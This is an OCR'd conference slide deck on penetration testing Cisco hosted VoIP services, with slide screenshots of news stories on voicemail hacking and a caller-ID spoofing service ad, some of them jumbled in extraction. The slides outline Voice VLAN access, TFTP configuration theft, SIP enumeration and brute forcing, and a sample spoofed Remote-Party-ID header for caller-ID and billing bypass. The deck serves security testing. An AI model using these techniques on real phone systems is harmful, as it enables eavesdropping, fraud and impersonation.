

VoIP Wars: Attack of the Cisco Phones

Compliance, Protection & Business Confidence

Sense of Security Pty Ltd

Sydney

Level 8, 66 King Street
Sydney NSW 2000 Australia

Melbourne

Level 10, 401 Docklands Drv
Docklands VIC 3008 Australia

T: 1300 922 923

T: +61 (0) 2 9290 4444

F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au

www.senseofsecurity.com.au

ABN: 14 098 237 908



- Fatih Ozavci
- Senior Security Consultant
- Interests
 - VoIP
 - Mobile Applications
 - Network Infrastructure



- Author of Viproy VoIP Penetration Testing Kit
- Public Speaker
 - Defcon, BlackHat Arsenal, AusCert, Ruxcon




- Viproxy is a Vulcan-ish Word that means "Call"
- Viproxy VoIP Penetration and Exploitation Kit
 - Testing modules for Metasploit, MSF license
 - Old techniques, new approach
 - SIP library for new module development
 - Custom header support, authentication support
 - Trust analyser, SIP proxy bounce, MITM proxy, Skinny, VOSS
- Modules
 - Options, Register, Invite, Message
 - Brute-forcers, Enumerator
 - SIP trust analyser, SIP proxy, Fake service
 - Skinny analysers, VOSS exploits





1. Hosted VoIP Services and Cisco 101
2. Network Infrastructure
3. Cisco Unified Communications Manager
4. IP Phone and Service Management
5. Attacking Desktop and Mobile Clients



Sandbox for Tenant Services



SIP, RTP, HTTP



SIP, RTP, HTTP

SIP, RTP



Skinny / SIP / TFTP / HTTP

Shared Services for All Tenants



- Web based services
 - IP Phone services (Cisco, VOSS)
 - Tenant client services (VOSS Selfcare)
 - Tenant* management services (Cisco HCS)
- VoIP services
 - Skinny (SCCP) services for Cisco phones
 - SIP services for other tenant phones
 - RTP services for media streaming
- PBX/ISDN gateways, network equipment

* Tenant => Customer of hosted VoIP service

- Discover VoIP network configuration, design and requirements
- Find Voice VLAN and gain access
- Gain access using PC port on IP Phone
- Understand the switching security for:
 - Main vendor for VoIP infrastructure
 - Network authentication requirements
 - VLAN ID and requirements
 - IP Phone management services
 - Supportive services in use



f | NBN alternative: Is Australia's copper network fit for purpose?

BY NICK ROSS
 ABC TECHNOLOGY AND GAMES · UPDATED 20 SEP 2013
 (FIRST POSTED 19 SEP 2013)

→ | COMMENTS (112)

In the world of political and media misinformation that is the NBN, an important issue, that hasn't been fully addressed, is "How fit for purpose is Australia's copper network?" This seemingly mundane and tedious question directly affects tens of billions of dollars in government spending. How?

The bulk of the Coalition's NBN alternative policy uses the existing copper network to get the internet to your home or

There is considerable evidence to suggest that Australia's copper network is in a worse state than those of other nations. How bad is it and can it be fixed?
 CREDIT: MAGILLA (CAMOPWORMS.ORG)

- Attack Types
 - PC Ports of the IP phone and handsets
 - CDP sniffing/spoofing for Voice VLAN
 - DTP and VLAN Trunking Protocol attacks
 - ARP spoofing for MITM attacks
 - DHCP spoofing & snooping
- Persistent access
 - Tapberry Pi
 - Tampered phone
 - Power over ethernet (PoE)
 - 3G/4G for connectivity





- Obtaining configuration files for MAC addresses
 - SEPDefault.cnf, SEPXXXXXXXXXXXXXXXXX.cnf.xml
 - SIPDefault.cnf, SIPXXXXXXXXXXXXXXXXX.cnf.xml
- Identifying SIP, Skinny, RTP and web settings
- Finding IP phone software and updates
- Configuration files may contain credentials
- Digital signature/encryption usage for files

Tip: TFTPTheft, Metasploit, Viproy TFTP module



- `<deviceProtocol>SCCP</deviceProtocol>`
- `<sshUserId></sshUserId>`
- `<sshPassword></sshPassword>`

- `<webAccess>1</webAccess>`
- `<settingsAccess>1</settingsAccess>`
- `<sideToneLevel>0</sideToneLevel>`
- `<spanToPCPort>1</spanToPCPort>`
- `<sshAccess>1</sshAccess>`

- `<phonePassword></phonePassword>`

- Send fake configurations for
 - HTTP server
 - IP phone management server
 - SIP server and proxy
 - Skinny server
 - RTP server and proxy
- Deploy SSH public keys for SSH on IP Phones
- Update custom settings of IP Phones
- Deploy custom OS update and code execution



Tip: Metasploit TFTP & FakeDNS servers, Viproy MITM proxy

- Forget TDM and PSTN
- SIP, Skinny, H.248, RTP, MSAN/MGW
- Smart customer modems & phones

- Cisco UCM
 - Linux operating system
 - Web based management services
 - VoIP services (Skinny, SIP, RTP)
 - Essential network services (TFTP, DHCP)
 - Call centre, voicemail, value added services

- Looking for
 - Signalling servers (e.g. SIP, Skinny, H.323, H.248)
 - Proxy servers (e.g. RTP, SIP, SDP)
 - Contact Centre services
 - Voicemail and email integration
 - Call recordings, call data records, log servers
- Discovering
 - Operating systems, versions and patch level
 - Management services (e.g. SNMP, Telnet, HTTP, SSH)
 - Weak or default credentials



- Essential analysis
 - Registration and invitation analysis
 - User enumeration, brute force for credentials
 - Discovery for SIP trunks, gateways and trusts
 - Caller ID spoofing (w/wo register or trunk)
- Advanced analysis
 - Finding value added services and voicemail
 - SIP trust hacking
 - SIP proxy bounce attack

- Extensions (e.g. 1001)
 - MAC address in Contact field
 - SIP digest authentication (user + password)
 - SIP x.509 authentication
- All authentication elements must be valid!

- Good news, we have SIP enumeration inputs!
 - Warning: 399 bhcucom "**Line not configured**"
 - Warning: 399 bhcucom "**Unable to find device/user in database**"
 - Warning: 399 bhcucom "**Unable to find a device handler for the request received on port 52852 from 192.168.0.101**"
 - Warning: 399 bhcucom "**Device type mismatch**"

Register / Subscribe (FROM, TO, Credentials)



200 OK
401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error

RESPONSE Depends on Information in REQUEST

- Type of Request (REGISTER, SUBSCRIBE)
- FROM, TO, Credentials with Realm
- Via

Actions/Tests Depends on RESPONSE

- Brute Force (FROM, TO, Credentials)
- Detecting/Enumerating Special TOs, FROMs or Trunks
- Detecting/Enumerating Accounts With Weak or Null Passwords
-

Invite / Ack / Re-Invite / Update (FROM, TO, VIA, Credentials)



100 Trying
183 Session Progress
180 Ringing
200 OK


401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error

RESPONSE Depends on Information in INVITE REQUEST

- FROM, TO, Credentials with Realm, FROM <>, TO <>
- Via, Record-Route
- Direct INVITE from Specific IP:PORT (IP Based Trunks)

Actions/Tests Depends on RESPONSE

- Brute Force (FROM&TO) for VAS and Gateways
- Testing Call Limits, Unauthenticated Calls, CDR Management
- INVITE Spoofing for Restriction Bypass, Spying, Invoice
-



SIP Proxy Bounce Attacks


- SIP trust relationship hacking
- Attacking inaccessible servers
- Attacking the SIP software and protocol
 - Software, Version, Type, Realm

```
[+] 192.168.1.146:5060 is Open
    Server      : FPBX-2.11.0beta2(11.2.1)

[+] 192.168.1.145:5070 is Open
    User-Agent  : sipXecs/4.7.0 sipXecs/registry (Linux)


[+] 192.168.1.201:5061 is Open
    Server      : sipXecs/xxxx.yyyy sipXecs/sipxbridge (Linux)


[+] 192.168.1.203:5060 is Open
    User-Agent  : 3CXPhoneSystem 11.0.28976.849 (28862)
```



SIP based DoS attacks

- UDP vulnerabilities and IP spoofing
- Too many errors, very very verbose mode
- ICMP errors








- Cisco UCM accepts MAC address as identity
- No authentication (secure deployment?)
- Rogue SIP gateway with no authentication
- Caller ID spoofing with proxy headers
 - Via field, From field
 - P-Asserted-Identity, P-Called-Party-ID
 - P-Preferred-Identity
 - ISDN Calling Party Number, Remote-Party-ID
- Billing bypass with proxy headers
 - P-Charging-Vector (Spoofing, Manipulating)
 - Re-Invite, Update (With/Without P-Charging-Vector)

Remote-Party-ID header


Remote-Party-ID: <sip:007@1.2.3.4>;party=called;screen=yes;privacy=off

What for?

- Caller ID spoofing
- Billing bypass
- Accessing voicemail
- 3rd party operators



- Telecom operators trust source Caller ID
- One insecure operator to rule them all



Marc Weber Tobias
Contributor

FOLLOW

It's Too Easy To Hack Voice Mail

Comment Now Follow Comments

While there's been [extensive coverage](#) of the [News Corp.](#) phone hacking [cases](#) during the past few weeks, nobody has really addressed two relevant elements of the story: the legal liability (both criminal and civil) for such conduct and the underlying problem which allowed the media to gain access to confidential information: the insecurity of



Image by spooking via Flickr



Data Centre Software Networks Security Policy Business Hardware Software Robotics Consumer



SHOP SIM
START UP NEW

SECURITY

Reg probe bombshell: How we HACKED mobile voicemail without a PIN

Months after Leveson inquiry, your messages are still not secure

by Simon Hoekman, 24 Apr 2014

84

RELATED STORIES

CO-SWITCH
Mobile networks
It was said to be
shrewd
strategy

EXPLANATION
Common app.
cases
harmless
one test (sort)

2012 Cyber Risk Report

Special report Voicemail inboxes on two UK mobile networks are wide open to being hacked. An investigation by The Register has found that even after Lord Leveson's probe ethics inquiry, which delved into the practice of phone hacking, some telcos are not implementing even the most basic level of security.

Your [fearful](#) correspondent has just fished in the private voicemail of a fellow Reg journalist's phone, accessed the voicemail inbox of a new SIM bought for testing purposes, and the inbox of someone with a SIM issued to police doing anti-terrorist work. I didn't need to use nor guess the login PIN for any of them; I faced no challenge to authenticate myself!

There was a lot of brouhaha over some newspapers accessing people's voicemail without permission, but one of the strange things about it all is that at no stage have

theguardian

News World Sport Comment Culture Business Environment

News > UK news

Phone hacking may have led to Milly Dowler voicemail deletions, says ju

Voice messages, once backed, would have been deleted automatically, Mr Justice Saunders tells Old Bailey jury

View all news
Inguardian.com Friday 6 June 2014 00:12 GMT



Did Justice Saunders' find a new factor, according to a review of the News Corp. phone hacking inquiry, the court heard. Photograph: Mark Thomas/Reuters

Murdered schoolgirl Milly Dowler's voicemails would have been deleted automatically after they were hacked by the News of the World

SpooferCard HOME BUY CREDITS FEATURES MOBILE APPS MEDIA HELP SIGN UP LOGIN

Disguise your Caller ID

Calling Barack Obama as:
(555) 555-1212
Mitt Romney

Display a different number to protect yourself or pull a prank on a friend. It's easy to use and works on any phone!

Get Spoofing! They'll never know it was you. TRY A LIVE DEMO GET STARTED NOW

